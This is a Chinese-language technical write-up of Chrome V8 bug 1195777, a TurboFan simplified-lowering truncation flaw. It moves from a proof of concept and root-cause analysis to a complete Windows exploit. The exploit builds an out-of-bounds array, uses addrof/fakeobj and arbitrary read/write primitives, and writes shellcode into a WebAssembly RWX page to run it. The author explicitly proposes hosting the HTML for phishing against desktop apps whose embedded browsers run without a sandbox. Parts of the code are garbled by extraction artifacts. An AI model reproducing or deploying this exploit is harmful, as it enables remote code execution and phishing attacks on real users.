issue-1195777

由于在Simplified lowering的lower阶段添加了错误的截断(TruncateInt64Toint32),使得无符号数被优化为了有符号数参与比较,从而得到了错误的比较结果。

漏洞危害

虽然chrome有沙箱保护,但是大多数软件的内置浏览器均为--no-sanbox模式(如qq、钉钉、飞书、wps等),我们可以利用构造好的html进行rce钓 鱼

下面将逐步从poc开始分析,最终实现完整的漏洞利用代码。

poc:

```
function foo(b){
    let y = (new Date(42)).getMilliseconds();
    let x = -1;
    if(b) x = 0xFFFF_FFFF;
    let c = Math.max(0, x , -1);
        return -1 < c;
}


console.log(foo(true));
console.log(foo(false));
for(i=0;i<0x10000;i++)
    foo(false);
console.log(foo(true));</pre>
```

Root case:

先简单描述一下漏洞的发生:

当b是true时, x = 0xFFFF_FFFF;

在Math.max中,x的类型为kword64,此时他是一个无符号数,值为0xFFFF_FFFF,所以在max进行比较时自然是比0或–1大的,所以运算的结果将会返回 0xFFFF_FFFF,但是在下面一行代码处: –1 < c,jit时这里会有一个将word64截断为int32的过程,此时0xFFFF被识别为有符号数为–1,所以变成了–1<–1,返回false。



接下来我们就详细来分析一下这个导致漏洞的截断是如何产生的:

首先Simplified lowering主要分为三个阶段:

```
- The truncation propagation phase (RunTruncationPropagationPhase)
- 反向数据流分析,传播truncations,并设置restriction_type。

- The type propagation phase (RunTypePropagationPhase)
- 正向数据流分析,根据feedback_type重新计算type信息。


- The lowering phase (Run, after calling the previous phases)
- 降级nodes
- 插入conversion nodes

void Run(SimplifiedLowering* lowering) {
    GenerateTraversal();
    RunPropagatePhase();
    RunRetypePhase();
    RunLowerPhase(lowering);
  }
```

对于这个漏洞来说主要要分析第三个阶段,也就是lower阶段,在该阶段主要会进行下面的出操作:

- 将节点本身lower到更具体的节点(通过DeferReplacement)
- 当该节点的的output representation与此输入的预期使用信息不匹配时,对节点进行转换(插入 ConvertInput),比如对于一个representation是 kSigned的node1,若其use节点node2会将其 truncation到kWord64,则将会插入ConvertInput函数对该节点进行转换。

下面是Simplified lowering之前的ir图,和上面的图片比较可以很明显的看出NumberMax降低为了Int64LessThan+Select, SpeculativeNumberLessThan降低为了Int32LessThan。



我们这里重点分析插入ConvertInput的内容,这里简单总结一下调用链:

VisitNode->VisitBinop->ProcessInput->GetRepresentationFor 在GetRepresentationFor函数中触发漏洞代码添加TruncateInt64ToInt32()

具体代码:

在VisitNode中对于kSpeculativeNumberLessThan节点我们会走到上面的代码处,VisitBinop去处理节点的左右input节点,ChangeToPureOp将节点降低为Int32LessThan。

我们接着来看VisitNode:

这里他对左右input节点调用了ProcessInput,它是一个模板函数,根据不同的phase调用不同的实现,这里我们是lower阶段,我们去看他的实现:

可以看到他调用了ConvertInput来对节点进行转换:

```
void ConvertInput(Node* node, int index, UseInfo use,
                    Type input_type = Type::Invalid()) {
   // In the change phase, insert a change before the use if necessary.
   if (use.representation() == MachineRepresentation::kNone)
     return; // No input requirement on the use.
   Node* input = node->InputAt(index);
   DCHECK_NOT_NULL(input);
   NodeInfo* input_info = GetInfo(input);
   MachineRepresentation input_rep = input_info->representation();
   if (input_rep != use.representation() ||
       use.type_check() != TypeCheckKind::kNone) {
      // Output representation doesn't match usage.
     TRACE(" change: #%d:%s(@%d #%d:%s) ", node->id(), node->op()->mnemonic(),
            index, input->id(), input->op()->mnemonic());
      TRACE("from %s to %s:%s\n",
            MachineReprToString(input_info->representation()),
            MachineReprToString(use.representation()),
           use.truncation().description());
      if (input_type.IsInvalid()) {
        input_type = TypeOf(input);
     Node* n = changer_->GetRepresentationFor(input, input_rep, input_type,
                                               node, use);
      node->ReplaceInput(index, n);
```

```
}
}
```

这个结果我们可以通过添加--trace-representation这个flag来查看:

下面就是对SpeculativeNumberLessThan的两个输入节点#34和#81的转换结果:

```
visit #61: SpeculativeNumberLessThan
change: #61:SpeculativeNumberLessThan(@0 #34:NumberConstant) from kRepTaggedSigned to kRepWord32:no-truncation (but identify zero change: #61:SpeculativeNumberLessThan(@1 #81:Select) from kRepWord64 to kRepWord32:no-truncation (but identify zeros)
```

我们重点来看实现转换的函数,这里也是漏洞产生的主要位置

在分析转换实现之前,我们先回忆一下select节点的由来,在NumberMax节点的lower阶段,会通过DoMax来降低节点为Int64LessThan+Select,注意此时设置了MachineRepresentation::kWord64,我们继续回到节点转换,这里我们是满足output_rep == MachineRepresentation::kWord64这个判断的,并且此时的输出类型为Type::Unsigned32(上面的from kRepWord64 to kRepWord32中的word32),所以他就会添加TruncateInt64ToInt32()。

这里直接放了补丁代码方便比较:

稍微修改下poc, 通过使用arr.shift trick来构造oob array:

```
function foo(b) {
    let x = -1;
    if (b) x = 0xFFFF_FFFF;
    let c = Math.max(0, x) - 1;
    c = -c;
    c = Math.max(c, 0);
    c -= 1;
    var arr=new Array(c);
    arr.shift();
    var cor = [1.1,1.2,1.3];
```


```
return [arr, cor];
}

for(var i=0;i<0x3000;++i)
    foo(false);

var x = foo(true);
var arr = x[0];
var cor = x[1];
console.log(arr.length);</pre>
```


简单分析一下poc:

```
let c = Math.max(0, x) - 1; ir图如下:
```




此处是在max结点和sub结点直接的截断触发了漏洞。 这将导致实际值为-2,而推测值为Range(-1,4294967294);

c = 0-c; 实际值2,推测范围Range(-4294967294,1) c = Math.max(c, 0);//实际值2,推测范围Range(0,1) c -= 1;//实际值1,推断范围Range(-1, 0) ir图如下:




通过运算构造出oob所需要的格式这样就可以配合arr.shift();创建出长度为-1的arry,即可用它来oob。

我们来简单看一下arr.shift附近的ir图:



上图是load elimination阶段之前的图,此时由于不知道具体的length范围,会给它一个初始的大range。

load elimination阶段之后将length折叠为了常数-1



涉及到的代码

这样我们就得到了一个长度为-1(0xffffffff)的越界array,之后的利用就是常规的oob利用写法了

最终exp

windows版本,可在--no-sanbox下触发:

开启web服务,上线包含漏洞代码的html,即可通过该网站来进行钓鱼。

```
<script>
var wasm_code = new Uint8Array([0,97,115,109,1,0,0,0,1,133,128,128,128,0,1,96,0,1,127,3,130,128,128,128,0,1,0,4,132,128,128,128,0,0,1,112,0,0,5,131,128,128,128,0,1,0,1,6,129,128,128,128,0,0,7,145,128,128,128,0,2,6,109,101,109,111,114,121,2,0,4,109,97,105,110,0,0,10,138,128,128,128,0,1,132,128,128,0,0,65,42,11])
var wasm_mod = new WebAssembly.Module(wasm_code);
var wasm_instance = new WebAssembly.Instance(wasm_mod);
```

```
var f = wasm_instance.exports.main;
var buf = new ArrayBuffer(8);
var f64_buf = new Float64Array(buf);
var u64_buf = new Uint32Array(buf);
let buf2 = new ArrayBuffer(0x150);
function ftoi(val) {
    f64_buf[0] = val;
    return BigInt(u64_buf[0]) + (BigInt(u64_buf[1]) << 32n);</pre>
function itof(val) {
   u64_buf[0] = Number(val & 0xffffffffn);
    u64\_buf[1] = Number(val >> 32n);
   return f64_buf[0];
function foo(b) {
   let x = -1;
   if (b) x = 0xFFFF_FFFF;
   let c = Math.max(0, x) - 1;//实际值是-2, 推测范围是(-1,4294967294)
   c = 0-c;//实际值2,推测范围(-4294967294,1)
   c = Math.max(c, 0); // 实际值2, 推测范围(0,1)
   c -= 1;//实际值1,推断范围 (-1, 0)
   var arr=new Array(c);
    arr.shift();
   var cor = [1.1,1.2,1.3];
    return [arr, cor];
}
for(var i=0;i<0x3000;++i)
   foo(false);
var x = foo(true);
var arr = x[0];
var cor = x[1];
const idx = 6;
arr[idx+10] = 0x4242;
function addrof(k) {
    arr[idx+1] = k;
    return ftoi(cor[0]) & 0xffffffffn;
function fakeobj(k) {
   cor[0] = itof(k);
    return arr[idx+1];
var float_array_map = ftoi(cor[3]);
var arr2 = [itof(float_array_map), 1.2, 2.3, 3.4];
var fake = fakeobj(addrof(arr2) + 0x20n);
function arbread(addr) {
    if (addr \% 2n == 0) {
        addr += 1n;
    arr2[1] = itof((2n << 32n) + addr - 8n);
    return (fake[0]);
}
function arbwrite(addr, val) {
   if (addr % 2n == 0) {
       addr += 1n;
    arr2[1] = itof((2n << 32n) + addr - 8n);</pre>
    fake[0] = itof(BigInt(val));
}
function copy_shellcode(addr, shellcode) {
    let dataview = new DataView(buf2);
    let buf_addr = addrof(buf2);
```

```
let backing_store_addr = buf_addr + 0x14n;
                 arbwrite(backing_store_addr, addr);
                 for (let i = 0; i < shellcode.length; <math>i++) {
                                  dataview.setUint32(4*i, shellcode[i], true);
 }
var rwx_page_addr = ftoi(arbread(addrof(wasm_instance) + 0x68n));
//console.log("[+] Address of rwx page: " + rwx_page_addr.toString(16));
var shellcode = [3833809148,12642544,1363214336,1364348993,3526445142,1384859749,1384859744,1384859672,1921730592,3071232080,8271
809096, 1142442123, 1226850443, 1457770497, 1103757128, 1216885899, 827184641, 3224455369, 3384885676, 3238084877, 4051034168, 608961356, 351
0191368, 1146673269, 1227112587, 1097256961, 1145572491, 1226588299, 2336346113, 21530628, 1096303056, 1515806296, 1497454657, 2202556993, 13626696, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 1497454657, 149745467, 149745467, 149745467, 149745467, 149745467, 149745467, 149745467, 149745467, 149745467, 149745467, 149745467, 149745467, 149745467, 149745467, 149745467, 149745467, 149745467, 149745467, 149745467, 149745467, 149745467, 149745467, 149745467, 149745467, 149745467, 149745467, 149745467, 149745467, 149745467, 149745467, 149745467, 149745467, 14974567, 149745467, 14974567, 14974567, 14974567, 14974567, 14974567, 14974567, 14974567, 14974567, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 1497467, 14974
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 3296938197,2080783400,3774578698,1203438965,1785688595,2302761216,1674969050,778267745,6649957];
 copy_shellcode(rwx_page_addr, shellcode);
 f();
 </script>
```